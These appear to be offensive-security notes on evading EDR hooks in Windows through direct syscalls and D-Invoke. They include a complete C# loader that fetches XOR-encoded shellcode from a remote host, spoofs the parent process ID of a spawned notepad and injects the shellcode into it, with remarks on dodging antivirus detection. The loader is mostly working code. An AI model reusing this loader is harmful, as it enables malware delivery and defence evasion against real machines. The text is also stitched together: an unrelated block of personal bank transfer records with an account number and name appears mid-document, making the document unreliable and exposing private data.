00007ff9`c7850860 cc              int     3
0:001> u ntdll!waitforsingleObject
Couldn't resolve error at 'ntdll!waitforsingleObject'
0:001> u ntdll!NtWaitforsingleObject
ntdll!NtWaitForSingleObject:
00007ff9`c784cde0 4c8bd1          mov     r10,rcx
00007ff9`c784cde3 b804000000      mov     eax,4
00007ff9`c784cde8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff9`c784cdf0 7503            jne     ntdll!NtWaitForSingleObject+0x15 (00007ff9`c784cdf5)
00007ff9`c784cdf2 0f05            syscall
00007ff9`c784cdf4 c3              ret
00007ff9`c784cdf5 cd2e            int     2Eh
00007ff9`c784cdf7 c3              ret

0:001>
```

Adapt the Assembly instructions

```
nasm > mov eax,0C1h
00000000  B8C1000000        mov eax,0xc1
nasm > mov eax,18h
00000000  B818000000        mov eax,0x18
nasm > mov eax,4
00000000  B804000000        mov eax,0x4
nasm >
```

- Define the specific Syscall as a byte array :

```
// Allocate memory RWX lazyness
static byte[] bNtAllocateVirtualMemory =
{
    0x4c, 0x8b, 0xd1,                   // mov r10,rcx
    0xb8, 0x18, 0x00, 0x00, 0x00,       // mov eax,18h
    0x0F, 0x05,                         // syscall
    0xC3                                // ret
};
```

- Create a delegate for the NtAllocVirtualMemory: https://docs.microsoft.com/en-us/dotnet/csharp/programming-guide/delegates/

> Delegates are simply a type that represents **references to methods** with a particular parameter list and return type. When you instantiate a delegate, you can **associate its instance** with **any method** that has a compatible signature and return type. We can then can invoke our delegated method through the delegate instance.

> Delegate can in fact be compared to Reflection Method, e.g. load an object and call methods from it.

```
2 references
public static NTSTATUS NtAllocateVirtualMemory(
    IntPtr ProcessHandle,
    ref IntPtr BaseAddress,
    IntPtr ZeroBits,
    ref IntPtr RegionSize,
    uint AllocationType,
    uint Protect)
{
    // set byte array of bNtAllocateVirtualMemory to new byte array called syscall
    byte[] syscall = bNtAllocateVirtualMemory;

    // specify unsafe context
    unsafe
    {
        // create new byte pointer and set value to our syscall byte array
        fixed (byte* ptr = syscall)
        {
            // cast the byte array pointer into a C# IntPtr called memoryAddress
            IntPtr memoryAddress = (IntPtr)ptr;

            // Change memory access to RX for our assembly code
            if (!VirtualProtectEx(Process.GetCurrentProcess().Handle, memoryAddress, (UIntPtr)syscall.Length, (uint)AllocationProtect.PAGE_EXECUTE
            {
                throw new Win32Exception();
            }

            // Get delegate for NtAllocateVirtualMemory
            Delegates.NtAllocateVirtualMemory assembledFunction = (Delegates.NtAllocateVirtualMemory)Marshal.GetDelegateForFunctionPointer(memoryA

            return (NTSTATUS)assembledFunction(
                ProcessHandle,
                ref BaseAddress,
                ZeroBits,
                ref RegionSize,
                AllocationType,
                Protect);
        }
    }
}
```

```
[UnmanagedFunctionPointer(CallingConvention.StdCall)]
public delegate NTSTATUS NtAllocateVirtualMemory(
    IntPtr ProcessHandle,
    ref IntPtr BaseAddress,
    IntPtr ZeroBits,
    ref IntPtr RegionSize,
    uint AllocationType,
    uint Protect);
```

- Call the method

```
try
{
    var ntAllocResult = NtAllocateVirtualMemory(hCurrentProcess, ref pMemoryAllocation, pZeroBits, ref pAllocationSize, allocationType, protectionWrite);
    Console.WriteLine($"[*] Result of NtAllocateVirtualMemory is {ntAllocResult}");
    Console.WriteLine("[*] Address of memory allocation is " + string.Format("{0:X}", pMemoryAllocation));
}
catch
{
    Console.WriteLine("[*] NtAllocateVirtualMemory failed.");
    Environment.Exit(1);
}
```


14/12/2021	-24.064,16 EUR	VIREMENT BELFIUS DIRECT NET VERS BE29 0632 0444 0164 Dores Pais David closing account REF. : 09018112CE064 VAL. 14-12	BE29 0632 0444 0164 Dores Pais David	Détail
25/11/2021	-4.000,00 EUR	VIREMENT BELFIUS DIRECT NET VERS BE29 0632 0444 0164 Dores Pais David transfer 4 REF. : 09018701BP043 VAL. 25-11	BE29 0632 0444 0164 Dores Pais David	Détail
16/11/2021	-8.000,00 EUR	VIREMENT BELFIUS DIRECT NET VERS BE29 0632 0444 0164 Dores Pais David transfert3 REF. : 09018918BG033 VAL. 16-11	BE29 0632 0444 0164 Dores Pais David	Détail
15/11/2021	-1.000,00 EUR	VIREMENT BELFIUS DIRECT NET VERS BE29 0632 0444 0164 Dores Pais David transfert REF. : 09018438BD009 VAL. 13-11	BE29 0632 0444 0164 Dores Pais David	Détail
12/11/2021	-1.000,00 EUR	VIREMENT BELFIUS DIRECT NET VERS BE29 0632 0444 0164 Dores Pais David transfert REF. : 09018356BB089 VAL. 11-11	BE29 0632 0444 0164 Dores Pais David	Détail

- Compile the code


> unsafe compilation option must been added into the project (`.csproj` file) :

```
<AllowUnsafeBlocks>true</AllowUnsafeBlocks>
```

- Proof of concept



- Monitoring the API calls (focusing on NtCreateThreadEx)



Direct syscall downsides

- Hard to manage (everything must be declared)
- Syscall are different from a Windows version to another one ...
- Can be a total pain in case of more complex syscall calls (syscall forwards)

D-Invoke

ref

https://dinvoke.net/
https://github.com/TheWover/DInvoke
https://www.solomonsklash.io/syscalls-for-shellcode-injection.html

> D-Invoke is able to "invoke" dynamically API calls : we don't need to declare API like we did in the `basicloader.exe` (e.g. `[DllImport("ke" + "rn" + "el" + "32.dl" + "l", SetLastError = true)]`).

> D-Invoke is able to do that **during** execution time.

D-Invoke allows three different methods can be used to invoke API calls:

- Manual mapping
- Deception (overload mapping)
- Syscalls

- > D/Invoke has an excellent method called `GetSyscallStub` that will read `ntdll` from disk and find the syscall for a given API

-

Note: D-Invoke nugget package is flagged by the antivirus → download the source code and import it to the code directly.

Manual mapping

not using the already built-in ntdll.dll.
Every single process is importing ntdll.dll into his own virtual address space

In a nutshell, manual mapping will import ntdll.dll (which is hooked by the EDR solution), then it will import a second time ntdll.dll into the virtual space address and use it to make the function calls.

> The EDR is listening on the `ntdll.dll` for things like NtAllocVirtualMemoryEx located on the memory based of ntdll.dll while the malware will just call the same function on the other ntdll version located on a different memory address based located on the same virtual address space.

D-invoke Syscall

Code

```
using System;
using System.Runtime.InteropServices;
using System.Diagnostics;
using DInvoke.DynamicInvoke;
using DInvoke.ManualMap;
using System.Net;

namespace SyscallDvoke
{
    class Program
    {
```

```
        // Move this function here since it is flagged by av
        public static IntPtr JetSiskal(string FunctionName)
        {
            // Verify process & architecture
            bool isWOW64 =
Native.NtQueryInformationProcessWow64Information((IntPtr)(-1));
            if (IntPtr.Size == 4 && isWOW64)
            {
                throw new InvalidOperationException("not supported for
WOW64.");
            }



            string NtdllPath = string.Empty;
            ProcessModuleCollection ProcModules =
Process.GetCurrentProcess().Modules;
            foreach (ProcessModule Mod in ProcModules)
            {
                if (Mod.FileName.EndsWith("ntdll.dll",
StringComparison.OrdinalIgnoreCase))
                {
                    NtdllPath = Mod.FileName;
                }
            }

            // Alloc module into memory for parsing
            IntPtr pModule = Map.AllocateFileToMemory(NtdllPath);

            // Fetch PE meta data
            DInvoke.Data.PE.PE_META_DATA PEINFO =
Generic.GetPeMetaData(pModule);

            // Alloc PE mem  RW
            IntPtr BaseAddress = IntPtr.Zero;
            IntPtr RegionSize = PEINFO.Is32Bit ?
(IntPtr)PEINFO.OptHeader32.SizeOfImage :
(IntPtr)PEINFO.OptHeader64.SizeOfImage;
            UInt32 SizeOfHeaders = PEINFO.Is32Bit ?
PEINFO.OptHeader32.SizeOfHeaders : PEINFO.OptHeader64.SizeOfHeaders;
```

```
            IntPtr pImage = Native.NtAllocateVirtualMemory(
                (IntPtr)(-1), ref BaseAddress, IntPtr.Zero, ref
RegionSize,
                DInvoke.Data.Win32.Kernel32.MEM_COMMIT |
DInvoke.Data.Win32.Kernel32.MEM_RESERVE,
                DInvoke.Data.Win32.WinNT.PAGE_READWRITE
            );

            // Write PE header to memory
            UInt32 BytesWritten = Native.NtWriteVirtualMemory((IntPtr)
(-1), pImage, pModule, SizeOfHeaders);

            // Write sections to memory
            foreach (DInvoke.Data.PE.IMAGE_SECTION_HEADER ish in
PEINFO.Sections)
            {
                // Calculate offsets
                IntPtr pVirtualSectionBase = (IntPtr)((UInt64)pImage +
ish.VirtualAddress);
                IntPtr pRawSectionBase = (IntPtr)((UInt64)pModule +
ish.PointerToRawData);

                // Write data
                BytesWritten = Native.NtWriteVirtualMemory((IntPtr)(-1),
pVirtualSectionBase, pRawSectionBase, ish.SizeOfRawData);
                if (BytesWritten != ish.SizeOfRawData)
                {
                    throw new InvalidOperationException("Failed to write
to memory.");
                }
            }

            // Get Ptr to function
            IntPtr pFunc = Generic.GetExportAddress(pImage, FunctionName);
            if (pFunc == IntPtr.Zero)
            {
                throw new InvalidOperationException("Failed to resolve
ntdll export.");
```

```
            }

            // Alloc memory for call stub
            BaseAddress = IntPtr.Zero;
            RegionSize = (IntPtr)0x50;
            IntPtr pCallStub = Native.NtAllocateVirtualMemory(
                (IntPtr)(-1), ref BaseAddress, IntPtr.Zero, ref
RegionSize,
                DInvoke.Data.Win32.Kernel32.MEM_COMMIT |
DInvoke.Data.Win32.Kernel32.MEM_RESERVE,
                DInvoke.Data.Win32.WinNT.PAGE_READWRITE
            );


            BytesWritten = Native.NtWriteVirtualMemory((IntPtr)(-1),
pCallStub, pFunc, 0x50);
            if (BytesWritten != 0x50)
            {
                throw new InvalidOperationException("Failed to write to
memory.");
            }

            // Change call stub permissions
            Native.NtProtectVirtualMemory((IntPtr)(-1), ref pCallStub, ref
RegionSize, DInvoke.Data.Win32.WinNT.PAGE_EXECUTE_READ);

            // Free temporary allocations
            Marshal.FreeHGlobal(pModule);
            RegionSize = PEINFO.Is32Bit ?
(IntPtr)PEINFO.OptHeader32.SizeOfImage :
(IntPtr)PEINFO.OptHeader64.SizeOfImage;

            Native.NtFreeVirtualMemory((IntPtr)(-1), ref pImage, ref
RegionSize, DInvoke.Data.Win32.Kernel32.MEM_RELEASE);

            return pCallStub;
        }
```

```
        static IntPtr SpawnProtectPad()
        {

            // Spawn a new notepad process and update the SEcurity
attribut to : 1) Spoof the Parent PID to explorer  2) Set the Block DLL
policy to Microsoft signed only

            IntPtr procHandle = IntPtr.Zero;
            var si = new STARTUPINFOEX();
            si.StartupInfo.cb = (uint)Marshal.SizeOf(si);
            //si.StartupInfo.dwFlags = 0x00000001;
            var lpValue = Marshal.AllocHGlobal(IntPtr.Size);
            try
            {
                var parameters = new object[] {
                    IntPtr.Zero,
                    2,
                    0,
                    IntPtr.Zero
                };

                Generic.DynamicAPIInvoke(
                    "kernel32.dll",
                    "InitializeProcThreadAttributeList",
                    typeof(StDlg.InitializeProcThreadAttributeList),
                    ref parameters,
                    true);

                var lpSize = (IntPtr)parameters[3];
                si.lpAttributeList = Marshal.AllocHGlobal(lpSize);

                parameters[0] = si.lpAttributeList;

                Generic.DynamicAPIInvoke(
                    "kernel32.dll",
                    "InitializeProcThreadAttributeList",
                    typeof(StDlg.InitializeProcThreadAttributeList),
                    ref parameters,
                    true);
```

```
                // BlockDLLs
                Marshal.WriteIntPtr(lpValue, new
IntPtr((long)BinarySignaturePolicy.BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON));

                parameters = new object[]
                {
                    si.lpAttributeList,
                    (uint)0,
                    (IntPtr)ProcThreadAttribute.MITIGATION_POLICY,
                    lpValue,
                    (IntPtr)IntPtr.Size,
                    IntPtr.Zero,
                    IntPtr.Zero
                };

                Generic.DynamicAPIInvoke(
                    "kernel32.dll",
                    "UpdateProcThreadAttribute",
                    typeof(StDlg.UpdateProcThreadAttribute),
                    ref parameters,
                    true);

                // PPID Spoof
                var hParent = Process.GetProcessesByName("explorer")
[0].Handle;

                if (hParent != IntPtr.Zero)
                {
                    lpValue = Marshal.AllocHGlobal(IntPtr.Size);
                    Marshal.WriteIntPtr(lpValue, hParent);


                    // Start Process
                    parameters = new object[]
                    {
                        si.lpAttributeList,
                        (uint) 0,
                        (IntPtr) ProcThreadAttribute.PARENT_PROCESS,
```

```
                (IntPtr) ProcThreadAttributeValueMask.PROC_THREAD_ATTRIBUTE_PARENT_PROCESS,
                lpValue,
                (IntPtr) IntPtr.Size,
                IntPtr.Zero,
                IntPtr.Zero
            };

            Generic.DynamicAPIInvoke(
                "kernel32.dll",
                "UpdateProcThreadAttribute",
                typeof(StDlg.UpdateProcThreadAttribute),
                ref parameters,
                true);
        }

        var pa = new SECURITY_ATTRIBUTES();
        var ta = new SECURITY_ATTRIBUTES();
        pa.nLength = Marshal.SizeOf(pa);
        ta.nLength = Marshal.SizeOf(ta);

        parameters = new object[]
        {
            null,
            "C:\\Windows\\System32\\notepad.exe",
            pa,
            ta,
            false,
            CreationFlags.EXTENDED_STARTUPINFO_PRESENT,
            IntPtr.Zero,
            null,
            si,
            null
        };

        Generic.DynamicAPIInvoke(
            "kernel32.dll",
            "CreateProcessA",
            typeof(StDlg.CreateProcess),
            ref parameters,
            true);
```

```
            var pi = (PROCESS_INFORMATION)parameters[9];

            if (pi.hProcess != IntPtr.Zero)
            {
                Console.WriteLine($"Process ID: {pi.dwProcessId}");
            }
            return pi.hProcess;
        }
        catch (Exception e)
        {
            Console.Error.WriteLine(e.Message);
            return procHandle;
        }
        finally
        {
            // Clean up
            var parameters = new object[]
            {
                si.lpAttributeList
            };

            Generic.DynamicAPIInvoke(
                "kernel32.dll",
                "DeleteProcThreadAttributeList",
                typeof(StDlg.DeleteProcThreadAttributeList),
                ref parameters,
                true);

            Marshal.FreeHGlobal(si.lpAttributeList);
            Marshal.FreeHGlobal(lpValue);
        }

    }

    //Syscall injection

    static void SysInjec(IntPtr hprocess, byte[] shellcode)
    {
```


```
            uint result = 0;
            IntPtr procHandle = hprocess;
            uint bytesWritten = 0;
            uint oldProtect = 0;
            IntPtr pThread = IntPtr.Zero;
            IntPtr zeroBits = IntPtr.Zero;
            IntPtr memAlloc = IntPtr.Zero;
            IntPtr size = (IntPtr)shellcode.Length;
            IntPtr siskal = IntPtr.Zero;

            // Create a destination buffer for uour Codeshll
            IntPtr buf = Marshal.AllocHGlobal(shellcode.Length);
            Marshal.Copy(shellcode, 0, buf, shellcode.Length);

            siskal = JetSiskal("NtAllocateVirtualMemory");

            // Convcert the unmanaged function into a Delegate
            Native.DELEGATES.NtAllocateVirtualMemory sysNatAlloc =
(Native.DELEGATES.NtAllocateVirtualMemory)Marshal.GetDelegateForFunctionPoint
 typeof(Native.DELEGATES.NtAllocateVirtualMemory));
            Console.WriteLine("Alloc memory");
            Console.ReadKey();
            // get the value
            result = sysNatAlloc(procHandle, ref memAlloc, zeroBits, ref
size, DInvoke.Data.Win32.Kernel32.MEM_COMMIT |
DInvoke.Data.Win32.Kernel32.MEM_RESERVE, 0x04);

            Console.WriteLine("Write memory");
            Console.ReadKey();
            siskal = JetSiskal("NtWriteVirtualMemory");
            Native.DELEGATES.NtWriteVirtualMemory sysWrteVMemory =
(Native.DELEGATES.NtWriteVirtualMemory)Marshal.GetDelegateForFunctionPointer(
 typeof(Native.DELEGATES.NtWriteVirtualMemory));
            result = sysWrteVMemory(procHandle, memAlloc, buf,
(uint)shellcode.Length, ref bytesWritten);

            siskal = JetSiskal("NtProtectVirtualMemory");
            Native.DELEGATES.NtProtectVirtualMemory sysProctVMemory =
(Native.DELEGATES.NtProtectVirtualMemory)Marshal.GetDelegateForFunctionPointe
```

```
 typeof(Native.DELEGATES.NtProtectVirtualMemory));
            result = sysProctVMemory(procHandle, ref memAlloc, ref size,
0x20, ref oldProtect);

            Console.WriteLine("shellcode surprise!");
            Console.ReadKey();
            siskal = JetSiskal("NtCreateThreadEx");
            Native.DELEGATES.NtCreateThreadEx sysCrThrdEx =
(Native.DELEGATES.NtCreateThreadEx)Marshal.GetDelegateForFunctionPointer(sisk
 typeof(Native.DELEGATES.NtCreateThreadEx));
            pThread = IntPtr.Zero;
            result = (uint)sysCrThrdEx(out pThread,
DInvoke.Data.Win32.WinNT.ACCESS_MASK.MAXIMUM_ALLOWED, IntPtr.Zero,
hprocess, memAlloc, IntPtr.Zero, false, 0, 0, 0, IntPtr.Zero);
        }


        public static byte[] GetSh(string url)
        {
            // retrieve the ASCII precious
            WebClient client = new WebClient();
            client.Proxy = WebRequest.GetSystemWebProxy();
            client.Proxy.Credentials = CredentialCache.DefaultCredentials;
            client.Headers.Add("user-agent", "Mozilla/4.0 (compatible;
MSIE 6.0; Windows NT 5.2; .NET CLR 1.0.3705;)");
            string compressedEncodedShellcode =
client.DownloadString(url);

            // Console.WriteLine(compressedEncodedShellcode);
            byte[] data = new byte[compressedEncodedShellcode.Length];
            data =
System.Convert.FromBase64String(compressedEncodedShellcode);
            string dec = System.Text.ASCIIEncoding.ASCII.GetString(data);

            // String array

            string[] stringBytes = dec.Split(',');
            //Console.WriteLine(dec.Length);
            byte[] bites = new byte[stringBytes.Length];
```

```
            byte[] bites = new byte[stringBytes.Length];
            for (int i = 0; i < stringBytes.Length; i++)
            {
                //convert "0x00" to int and append to the byte array
                int value = Convert.ToInt32(stringBytes[i], 16);
                bites[i] = (byte)value;
            }

            return bites; //

        }

        static void Main(string[] args)
        {
            //retrieve the shellcode hosted remotely
            byte[] bouf = GetSh("http://10.110.0.61/temp.txt");

            // de-XOR the shellcode using the key
            string key = "TimEToChange!";
            byte[] miel = new byte[bouf.Length];
            for (int i = 0; i < bouf.Length; i++)
            {

                miel[i] = (byte)(((uint)bouf[i] ^ key[i % key.Length]) &
0xFF);
            }

            SysInjec(SpawnProtectPad(),miel);

        }
    }
}
```

P-Invoke vs D-Invoke

Monitoring the API calls against the 2 droppers :



VS